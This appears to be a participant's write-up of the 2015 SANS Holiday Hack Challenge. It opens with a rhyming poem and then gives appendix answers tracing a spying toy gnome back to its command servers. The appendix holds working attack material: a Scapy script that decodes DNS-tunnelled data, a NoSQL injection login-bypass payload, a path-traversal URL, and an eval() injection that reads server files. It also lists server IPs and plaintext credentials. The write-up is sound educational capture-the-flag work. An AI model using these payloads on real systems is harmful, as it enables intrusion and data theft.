How the Kids Saved Christmas

I'm certain you've heard of the Grinch and the Whos
His plot to steal Christmas and his way-too-tight shoes
But what you don't know is that after 40ish years
For Christmas - A brand new challenger appears.

The plot was discovered by two children named Dosis
The villain was dealing with major psychosis
They had vowed to destroy Christmas cheer in all homes
With an army of two million little toy gnomes.

Father Dosis brought home the wee gnomish doll
It seemed quite innocent, cuddly and small
But later when Josh did some network inspection
Some odd transmissions were brought to attention

The .PCAP he gathered showed something amiss
Abnormal packets travelling by DNS
The data field carried some base64
So Josh used some Python to figure out more

Straight away he got Scapy downloaded
He assembled the data, then got it decoded.
They discovered the gnome was a miniature spy
Sending images out from their home…but why?

Then the next step for the duo to do
Jess dumped the firmware from the gnome's CPU
Binwalk was used to scan and extract
While firmware-mod-kit got the system unpacked

Browsing through files and directories
They found it was build on OpenWRT
A Node.js server, and what else did they see?
A NoSQL database on MongoDB.

Loading the database, soon the kids found
They might just be able to bring this scheme down
The nefarious gnome plan might just be vexed
Since all of the passwords were stored in plaintext!

They found the gnome's server in two different ways
The firmware's hosts file and the pcap they'd saved
So, with the address and the admin user
They found a new gnome, but this one was super.

Soon Josh and Jess were nothing but smiles
When they logged into the server and downloaded some files
Armed with the first SuperGnome's IP address
They set off to see if they could find the rest.

Plugging it into the Shodan search field
A customized header was swiftly revealed
Then using that string to alter the search
They found four more SuperGnomes spread 'round the Earth

The files that they got from SuperGnome one
Gave them some hints of the deed being done
But to uncover the truth they still needed more
So they set off to access the remaining four

All but one reused the same admin credentials
(Somebody failed their security fundamentals)
But though they could log in, downloading was stopped
These four SuperGnomes had to get popped.

The password had changed on SuperGnome three
But bypassing the login was simple, you see.
The input not sanitized, the children were pleased
To send some JSON and get logged in with ease

The client gnome firmware contained server source
(Seriously, could their security get any worse?)
So Josh and Jess looked at the javascript code
For things to examine, exploit, or explode

For SuperGnome four, they found they could break
A function that called eval(), a major mistake!
They opened up Burp Suite to alter their packets
The server wrote files and then they could snag it

SuperGnome two was quite aptly numbered
For two different issues the children discovered
An uploading form allowed the creation
Of any directory name in their imagination

Another page that I should probably mention
Let them view files with a certain extension
But the code checked the entire length of the string
Rather than simply the end of the thing.

So, by making a directory named ".PNG"
And some clever traversal of directories
They copied the files off SuperGnome two
Then checked on the next thing that they had to do.

SuperGnome five was running a service
On port 4242, but what was it's purpose?
It let them choose some info to reveal
But a hidden command opened an input field.

Examining the code (gotten from gnomes before)
The Dosis kids looked for some flaws to explore
They saw this one would be hard to attack
With a user chroot jail and canary on the stack.

The input let them overflow a buffer
But getting much further was going to be tougher
Their time grew short, so they stopped to find
If they had enough to unmask the mastermind.

Each SuperGnome held a pcap with an email
And opening them revealed the villainous female
The children could hardly believe it was true
But the leader of ATNAS was Cindy Lou Who!

On top of the emails, they also discovered
From static-y files, an image recovered.
XORing the pixels, removing each layer
Gradually showed the boss in her chair.

Josh and Jess picked up the phone in the hall
And gave some federal agents a call
Cindy ran afoul of several statutes
By transmitting images from the bedrooms of youts

So there ends our story, and Christmas was saved
By Josh and Jess Dosis, so clever and brave
But to think this whole thing may have gone undetected
If the Dosis WiFi was password protected!

APPENDIX:

1) Which commands are sent across the Gnome's command-and-control channel?

Using Python and Scapy we found the following commands were executed:

EXEC:cat /tmp/iwlistscan.txt

EXEC:START_STATE
EXEC:wlan0 Scan completed :

EXEC: Cell 01 - Address: 00:7F:28:35:9A:C7

EXEC: Channel:1

EXEC: Frequency:2.412 GHz (Channel 1)

EXEC: Quality=29/70 Signal level=-81 dBm

EXEC: Encryption key:on

EXEC: ESSID:"CHC"

EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s

EXEC: 9 Mb/s; 12 Mb/s; 18 Mb/s

EXEC: Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s

EXEC: Mode:Master

EXEC: Extra:tsf=000000412e67cddf

EXEC: Extra: Last beacon: 5408ms ago

EXEC: IE: Unknown: 00055837335A36

EXEC: IE: Unknown: 010882848B960C121824

EXEC: IE: Unknown: 030101

EXEC: IE: Unknown: 200100

EXEC: IE: IEEE 802.11i/WPA2 Version 1

EXEC: Group Cipher : CCMP

EXEC: Pairwise Ciphers (1) : CCMP

EXEC: Authentication Suites (1) : PSK

EXEC: IE: Unknown: 2A0100

EXEC: IE: Unknown: 32043048606C

EXEC: IE: Unknown: DD180050F2020101040003A4000027A4000042435E0062322F00

EXEC: IE: Unknown: 2D1A8C131BFFFF000000000000000000000000000000000000000000

EXEC: IE: Unknown: 3D160108080000000000000000000000000000000000000000

EXEC: IE: Unknown: DD0900037F01010000FF7F

EXEC: IE: Unknown: DD0A00037F04010000000000

EXEC: IE: Unknown: 0706555320010B1B

EXEC: Cell 02 - Address: 48:5D:36:08:68:DC

EXEC: Channel:6

EXEC: Frequency:2.412 GHz (Channel 1)

EXEC: Quality=59/70 Signal level=-51 dBm

EXEC: Encryption key:on

EXEC: ESSID:"DosisHome"

EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s

EXEC: 24 Mb/s; 36 Mb/s; 54 Mb/s

EXEC: Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s

EXEC: Mode:Master

EXEC: Extra:tsf=00000021701d828b

EXEC: Extra: Last beacon: 4532ms ago

EXEC: IE: Unknown: 000F736F6D657468696E67636C65766572

EXEC: IE: Unknown: 010882848B962430486C

EXEC: IE: Unknown: 030106

EXEC: IE: Unknown: 0706555320010B1E

EXEC: IE: Unknown: 2A0100

EXEC: IE: Unknown: 2F0100

EXEC: IE: IEEE 802.11i/WPA2 Version 1

EXEC: Group Cipher : CCMP

EXEC: Pairwise Ciphers (1) : CCMP

EXEC: Authentication Suites (1) : PSK

EXEC: Cell 03 - Address: 48:5D:36:08:68:DD

EXEC: Channel:6

EXEC: Frequency:2.412 GHz (Channel 1)

EXEC: Quality=62/70 Signal level=-49 dBm

EXEC: Encryption key:off

EXEC: ESSID:"DosisHome-Guest"

EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s

EXEC: 24 Mb/s; 36 Mb/s; 54 Mb/s

EXEC: Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s

EXEC: Mode:Master

EXEC: Extra:tsf=00000021701d8913

EXEC: Extra: Last beacon: 5936ms ago

EXEC: IE: Unknown: 000F736F6D657468696E67636C65766572

EXEC: IE: Unknown: 010882848B962430486C

EXEC: IE: Unknown: 030106

EXEC: IE: Unknown: 0706555320010B1E

EXEC: IE: Unknown: 2A0100

EXEC: IE: Unknown: 2F0100

FILE:/root/Pictures/snapshot_CURRENT.jpg

FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg

The rest of the transmission was the snapshot being sent.
This is an example of the code used to obtain that information:

```
from scapy.all import *
import base64

hhpcap = rdpcap('./giyh-capture.pcap')

jpghex = ''

for i in range(876, 1402):
  try:
    txt = hhpcap[i].lastlayer().an.rdata
    pass1 = base64.b64decode(txt[1:])
    pass2 = pass1[5:]
    jpghex += pass2
  except:
    pass

print jpghex
```

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

It appears to be a photo of a child's bedroom. There is a sports theme, a Weird Al poster and TV with game console attached. Gnome feet are visible in the foreground.

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The Gnome runs OpenWRT on an ARM A9 CPU. The Web interface is built with Node.js and ExpressJS .

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The web interface is backed by MongoDB. There are two user accounts, admin:SittingOnAShelf and user:user

```
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin",
"password" : "SittingOnAShelf", "user_level" : 100 }
```

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

6) Where is each SuperGnome located geographically?

SG-01 - 52.2.229.189 – Ashburn, VA USA
SG-02 – 52.34.3.80 – Boardman, OR USA
SG-03 – 52.64.191.71 – Sydney, Australia
SG-04 – 52.192.152.132 – Tokyo, Japan
SG-05 - 54.233.105.81 – São Paulo, Brazil

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

In the main web interface file (/www/routes/index.js):

-Login function does not verify that the parameters passed are strings.

-Files Upload function calls the eval() function which can allow arbitrary JavaScript to be passed into it if not sanitized

-Camera Viewer – This function was not exposed in the UI, but accessible if one knew the right URL to enter. The code in the firmware shows that a previous version checked for the file extension anywhere in the parameter given to it. In the firmware's version that has been commented out and it always checks for '.png' at the end of the string.

The MongoDB database stored passwords in plaintext.

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE DOSIS NEIGHBORHOOD, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file. YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THAT TOM HESSMAN IN THE DOSIS NEIGHBORHOOD EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.

SuperGnome-01: Simply required admin user and password from the MongoDB. Initially got the password by running 'strings' against the database file, later fully loaded the database for exploration.

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
```

```
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome-02: The key vulnerability was the old version of the Camera Viewer that didn't force the file passed to have '.png' appended to the end. Having '.png' appear anywhere in the path would display a file. Using the settings upload form, a file could be created with a custom directory. The directory was created even though the files were never uploaded. The code added a randomized directory as well. So, by uploading to ../.png/filname.txt, the server created /gnome/www/public/upload/.png/

The camera viewer (http://52.34.3.80/cam) tries to load files from /gnome/www/public/images/ with the user parameter added.

http://52.34.3.80/cam?camera=../upload/.png/../../../files/gnome.conf would then grab the file.

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome-03: The only one they changed the admin password on. This could be bypassed by sending JSON directly into the function, since it didn't validate the inputs

```
{"username": "admin", "password": {"$gt": ""}}
```

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
```

```
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome-04: The file upload function exposed on this SuperGnome passes the value of the dropdown box into an eval() function. By manipulating the request through Burp Suite the files can be obtained. Replacing the postproc parameter with `res.write(fs.readFileSync('./files/<filename>')` worked for gnome.conf and the email pcap, but not the camera static image. In order to get more than one TCP packet worth of the image data, I would have had to set up a netcat listener on a public-facing IP to push it out to. I didn't figure this out until it was too late to actually implement.

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SuperGnome-05: There was not enough time for me to learn the skills I needed to tackle this one. The source code for sgstatd was available on the SuperGnomes, but only ran on this one. Connecting to port 4242 brought up a menu to choose three options to view system info. There was a fourth option to type 'X' and call another function that read from input. The code read 200 bytes into a 100 byte buffer, so an overflow could write into the stack. The stack was somewhat protected with a canary value, but it was static, so a skilled exploit developer could pretty easily rewrite it correctly. I believe getting beyond that would also require a chroot escape to get a full shell and access to the SuperGnome's files.

Interestingly, the Shodan details on this SuperGnome indicates it's listening on RDP (port 3389)

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

The emails clearly state the plot:

JoJo,

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.

Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

Thoughts?

Looking forward to working with you on this project!

-C

Maratha,

As a follow-up to our phone conversation, we'd like to proceed with an order

of parts for our upcoming product line. We'll need two million of each of

the following components:

+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9

CPU and Linux SDK)

+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor

+ Atheros AR6233X Wi-Fi adapter

+ Texas Instruments TPS65053 switching power supply

+ Samsung K4B2G16460 2GB SSDR3 SDRAM

+ Samsung K9F1G08U0D 1GB NAND Flash

Given the volume of this purchase, we fully expect the 35% discount you mentioned during our phone discussion. If you cannot agree to this pricing, we'll place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with 250,000 units coming each week, with all of them arriving no later than June 1, 2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO ONE about our order, especially any nosy law enforcement authorities.

Regards,

-CW

My Burgling Friends,

Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.

Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!

As to the details of the plan, remember to wear the Santa suit we provided

you, and bring the extra large bag for all your stolen goods.

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

Signed:

-CLW

President and CEO of ATNAS Corporation

Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate

under the strictest doctor-patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who-ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life-changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair. I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole

deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the

Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix

that!


What is your advice, doctor?

Signed,

Cindy Lou Who

10) Who is the villain behind the nefarious plot.

Cindy Lou Who, seen in the following image (partially obscured)



There may have been a second villain behind the scheme. While looking at the network connections on SG-05, I noted an SSH connection from an IP address that

mapped back to the Freehold NJ, area. Someone there must have administrative access over the SuperGnomes and should be investigated.